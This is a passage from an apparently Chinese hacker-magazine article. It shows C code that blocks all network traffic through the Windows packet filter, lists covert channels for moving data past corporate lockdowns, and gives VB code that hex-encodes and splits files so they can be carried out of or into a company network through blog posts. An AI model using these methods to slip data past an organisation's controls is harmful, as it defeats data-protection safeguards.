    if ( WSAStartup( wVersionRequested, &wsaData ) == 0 )
    {
        if( gethostname ( name, sizeof(name)) == 0)
            if((hostinfo = gethostbyname(name)) != NULL)
                ip = inet_ntoa (*(struct in_addr
*)*hostinfo->h_addr_list);
    }
    OutputDebugStringA(ip);
    PfCreateInterface(0,
        PF_ACTION_DROP,
        PF_ACTION_DROP,
        FALSE, TRUE, &hInterface);
    BYTE localIp[] = {192,168,18,100};
    RtlCopyMemory(localIp,&(*(struct in_addr
*)*hostinfo->h_addr_list).S_un.S_addr,4);
    BYTE DestIp[] = {0,0,0,0};
```

```
        PfBindInterfaceToIPAddress(hInterface, PF_IPV4, localIp);
        FILTER_HANDLE fHandle;// 填充过滤包的规则结构
        PF_FILTER_DESCRIPTOR inFilter;
        inFilter.dwFilterFlags = FD_FLAGS_NOSYN;
        inFilter.dwRule = 0;
        inFilter.pfatType = PF_IPV4; //用 ipV4 地址
        inFilter.SrcAddr = localIp;     //设置本地 IP 地址
        inFilter.SrcMask = (PBYTE)"\xff\xff\xff\xff";
                                        //设置本地子网掩码
        inFilter.wSrcPort = FILTER_TCPUDP_PORT_ANY;
                                        //任意来源端口
        inFilter.wSrcPortHighRange =
FILTER_TCPUDP_PORT_ANY;
        inFilter.DstAddr = 0;
        inFilter.DstMask = 0;
        inFilter.wDstPort =FILTER_TCPUDP_PORT_ANY;
        inFilter.wDstPortHighRange =FILTER_TCPUDP_PORT_ANY;
        inFilter.fLateBound = 0;
        inFilter.dwProtocol = FILTER_PROTO_ANY;
        PfAddFiltersToInterface(hInterface, 0, NULL,1, &inFilter,
&fHandle);
        if(err != NO_ERROR)
        {
            OutputDebugStringA("PfAddFiltersToInterface is Wrong\n");
            return ;
        }
        MessageBoxA(NULL,"成功关闭全部上传下载功能","反上
传下载",0x1000);
        //移除过滤接口
        PfRemoveFilterHandles(hInterface, 1, &fHandle);
        PfUnBindInterface(hInterface);
        PfDeleteInterface(hInterface);
    }
```

不过这段代码明显是不及格的，因为使用它之后，网页打不开，QQ 上不了，根本就不能让人使用网络。要解决此问题，就不能禁止所有端口，需要搞个端口的黑白名单。由于本文只是讨论原理而不是制作产品，所以黑白名单就待有兴趣的读者自己实现了。

有了这些软硬件上的限制，要从一部计算机带入带离数据看来真是比登天还难（有人说：你代码的前半部分实现了禁用所有端口，最后不是也实现了取消端口禁用吗？记住，别人开发出来的商用软件肯定是有保护措施的，API Hook 和“取消端口禁用则立即蓝屏”都是不错的方法）。我看过一篇安全焦点核心成员 tombkeeper 写的文章，说在这种情况下，还是有四种办法带入带离数据的。其文摘录如下：

> 1. 声卡：在耳机和话筒插口存在的情况下，采用普通音频线在两台机器之间建立 TCP/IP 连接。
> 2. PC Speaker：把数据以声波的形式录制。
> 3. 键盘灯：用 VBS 控制键盘灯明灭代表 1 和 0。
> 4. 光驱：使用特殊软件刻录特殊材料制成的光盘。

不过 tombkeeper 的想法也太邪乎了，一般老百姓根本用不了。经我询问，她告诉我她们公司的内部网里有全套的 Visual Studio 6.0，于是，我萌生出了一个邪恶的想法：把 bin 文件以 txt 的形式写在博客上带出去或带进来。有些人听到这个想法，可能会萌生这样的念头：用记事本打开一个二进制文件，然后把乱码复制到博客里，回到家后，再把那些乱码复制到记事本，并把记事本的内容保存成二进制文件。但这是不可能的，因为显示出来的字符并没有真实反映二进制文件的内容，而且记事本保存出来的也不是二进制文件。但是，我们可以编程实现。

把二进制文件转换成文本文件的思路很简单：把二进制文件的每个字节都读取出来，放到字节数组里，然后把用十进制表示的数字转换成十六进制表示的字符串 A（每个字符串两字节，若对应数字的十六进制表示不足两字节则在 A 前面补一个零）按顺序添加到一个字符串 B 里。这样进行下来，每个 n 百万字节（MB）的二进制文件就会对应有一个 2n 百万字节（MB）的文本文件。同理，把文本文件转回成二进制文件也很简单：把文本文件按两个字符一次读取，组成一个十六进制的数字，并放到字节数组里。再把字节数组输出成文件就可以了。

实现的代码如下：

```
'在字符串前补零
Private Function AddZero(ByVal sz As String) As String
    AddZero = String(2 - Len(sz), "0") & sz
End Function
```

```
'读取文件到字节数组
Private Function ReadFile(ByVal strFileName As String, Optional
ByVal lngStartPos As Long = 1, Optional ByVal lngFileSize As Long =
0) As Byte()
    On Error Resume Next
    Dim FilNum As Integer
    FilNum = FreeFile
    Open strFileName For Binary As #FilNum
    If lngFileSize = 0 Then
        ReDim ReadFile(LOF(FilNum) - lngStartPos)
    Else
        ReDim ReadFile(lngFileSize - 1)
    End If
    Get #FilNum, lngStartPos, ReadFile
    Close #FilNum
End Function
'把字节数组的内容输出成文件
Private Function WriteFile(ByVal strFileName As String, ByRef
bytData() As Byte, Optional ByVal lngStartPos As Long = 0, Optional
ByVal OverWrite As Boolean = True)
    On Error Resume Next
    Dim FilNum As Integer
    FilNum = FreeFile
    If OverWrite = True And Dir(strFileName) <> "" Then
        Kill strFileName
    End If
    Open strFileName For Binary As #FilNum
    If lngStartPos = 0 Then
        Put #FilNum, LOF(FilNum) + 1, bytData
    Else
        Put #FilNum, lngStartPos, bytData
    End If
    Close #FilNum
End Function
```

```
'bin2txt
Private Sub Command1_Click()
    Dim usb() As Byte
    Dim i As Long
    usb = ReadFile(Text1.Text)
    Dim s As String
    For i = 0 To UBound(usb)
        s = s & AddZero(Hex$(usb(i))) '字符串连接非常慢
    Next
    Text2.Text = s
    MsgBox "Over", vbInformation
End Sub
```

```
'txt2bin
Private Sub Command2_Click()
    Dim usb() As Byte
    Dim i As Long: i = 0
    Dim k As Long: k = 0
    Dim txt2text As String
    Dim tlen As Long
    ReDim usb(Len(Text2.Text) / 2 - 1) As Byte
    txt2text = Text2.Text
    tlen = Len(txt2text)
    For i = 1 To tlen Step 2
        usb(k) = CByte(Val("&H" & Mid$(txt2text, i, 2)))
        k = k + 1
    Next
    WriteFile Text1.Text, usb
    MsgBox "Over", vbInformation
```

```
End Sub
```

代码很简单，等执行完这个 FOR 循环，字符串变量 s 就是要输出的内容了。不过，如果文件超过 10KB，这个循环过程会非常慢，让人难以忍受。VB 对变长字符串处理的优点和缺点在此同时体现了：优点是由 VB 虚拟机（msvbvm60.dll）自动申请、释放内存并连接子字符串，所有的操作均由 VB 虚拟机完成，编程者根本不用考虑其内部的实现过程（有兴趣的读者可以自己看看 msvbvm60.dll 中__vbaStrCat 的反汇编代码或用 IDA+F5 看看其自动生成的类 C 语言代码）。但正是 VB 虚拟机的全自动过程，让字符串操作的速度异常缓慢。所以，应该抛弃让 VB 虚拟机连接字符串的操作，改成如下代码：

```
'bin2txt
Private Sub Command1_Click()
    Dim usb() As Byte
    Dim i As Long
    usb = ReadFile(Text1.Text)
    Dim btmp(1) As Byte
    Dim stmp As String
    Open Text2.Text For Binary As #1
        For i = 0 To UBound(usb)
            stmp = AddZero(Hex$(usb(i)))
            btmp(0) = CByte(Asc(Mid$(stmp, 1, 1)))
            btmp(1) = CByte(Asc(Mid$(stmp, 2, 1)))
            Put #1, 2 * i + 1, btmp
        Next
    Close #1
    MsgBox "Over", vbInformation
End Sub
```

```
'txt2bin
Private Sub Command2_Click()
    Dim usb() As Byte
    Dim i As Long: i = 0
    Dim k As Long: k = 0
    Dim btmp As Byte
    Dim usbd() As Byte
    Dim stmp As String
    usbd = ReadFile(Text1.Text)
    ReDim usb(((UBound(usbd) + 1) / 2) - 1) As Byte
    For i = 0 To UBound(usbd) Step 2
        usb(k) = CByte(Val("&H" & Chr(usbd(i)) & Chr(usbd(i + 1))))
        k = k + 1
    Next
    WriteFile Text2.Text, usb
    MsgBox "Over", vbInformation
End Sub
```

但是要把转好的文本文件复制到博客上还是有困难，因为博客有字数限制：每篇博文的最大长度为 40KB。于是我们还要把文本文件进行分割处理。再说说分割文件的原理：先把文件以二进制方式读取到字节数组里，然后每隔 40KB 就输出一个文件（到最后不足 40KB 也按 40KB 算，输出最后一个文件），文件名为[i].txt（i>=0）。合并文件的原理就是按顺序以二进制方式读取所有[i].txt 的内容放到字节数组里，再把字节数组的内容输出成一个文件。实现的代码如下：

```
Private Const MAX_CHARS_EACH_ARTICLE As Long = 39990
```

```
'每篇博文的最大字数
'获得有多少个被分割的子文件数目
Private Function GetMaxTxtFileNum(ByVal szDirName As String)
As Long
    Dim i As Long
    For i = 0 To 32767
        If Dir(Replace(szDirName & "\" & CStr(i) & ".txt", "\\",
"\")) = "" Then
            GetMaxTxtFileNum = i - 1
            Exit Function
        End If
    Next
End Function
```

```
'分割文件
Private Sub Command6_Click()
    Dim i As Long
    Dim usbAry() As Byte
    Dim dwFileLen As Long
    Dim dwFilePart As Long
    Dim dwFileLastLen As Long
    If Dir(Text4.Text, vbDirectory) = "" Then MkDir Text4.Text
    dwFileLen = FileLen(Text2.Text)
    dwFilePart = dwFileLen \ MAX_CHARS_EACH_ARTICLE
'start from 0
    dwFileLastLen = dwFileLen - dwFilePart *
MAX_CHARS_EACH_ARTICLE
    For i = 0 To dwFilePart - 1
        usbAry = ReadFile(Text2.Text, 1 +
MAX_CHARS_EACH_ARTICLE * i,
MAX_CHARS_EACH_ARTICLE)
        WriteFile Replace(Text4.Text & "\" & CStr(i) & ".txt",
"\\", "\"), usbAry
    Next
    usbAry = ReadFile(Text2.Text, 1 +
MAX_CHARS_EACH_ARTICLE * dwFilePart, dwFileLastLen)
    WriteFile Replace(Text4.Text & "\" & CStr(dwFilePart) &
".txt", "\\", "\"), usbAry
    MsgBox "Over", vbInformation
End Sub
```

```
'合并文件
Private Sub Command5_Click()
    Dim i As Long: i = 0
    Dim k As Long: k = 0
Dim MaxFN As Long
MaxFN = GetMaxTxtFileNum(Text3.Text)
    Dim dwFileLen As Long
    Dim tmpByte() As Byte
    If Dir(Text4.Text, vbDirectory) = "" Then MkDir Text4.Text
    For i = 0 To MaxFN
        tmpByte = ReadFile(Replace(Text3.Text & "\" & CStr(i)
& ".txt", "\\", "\"))
        WriteFile Replace(Text3.Text & "\" & "output.txt", "\\",
"\"), tmpByte, k + 1, False
        k = k + MAX_CHARS_EACH_ARTICLE
    Next
    MsgBox "Over", vbInformation
End Sub
```

把文件压缩好之后（为了达到最大压缩率，推荐使用 7-Zip），就可以用我的软件处理了。

二进制文件转为文本文件，如图 1 所示。




图 1

把转换好的文本文件分割为多个 39990 字节的文件，如图 2 所示。




图 2

把被分割的文件合并为一个文本文件，如图 3 所示。




图 3

把文本文件转换成二进制文件，如图 4 所示。





图 4

这样一来，就能传输文件了。当然，压缩后文件不宜大于 400KB，因为手工复制超过 10 个的文本文件放进博客，再把博客上的文字组成超过 10 个的文本文件是一件很累人的事情（当然你可以再写一个程序，自动把所有文件的内容发到博客上，其实就是发帖机，网上有这样的源码）。不过，这种方法对付不了现在流行的“文件透明加密”。我现在空闲的时候，就在研究怎么突破“文件透明加密”。如果成功了，会第一时间投稿到《黑客防线》。

（编辑提醒：本文涉及的代码可以到黑防官方网站下载）

前置知识：VC
关键词：VC、WMI、进程启动参数



VC 使用 WMI 获取进程启动参数

文/图 GF

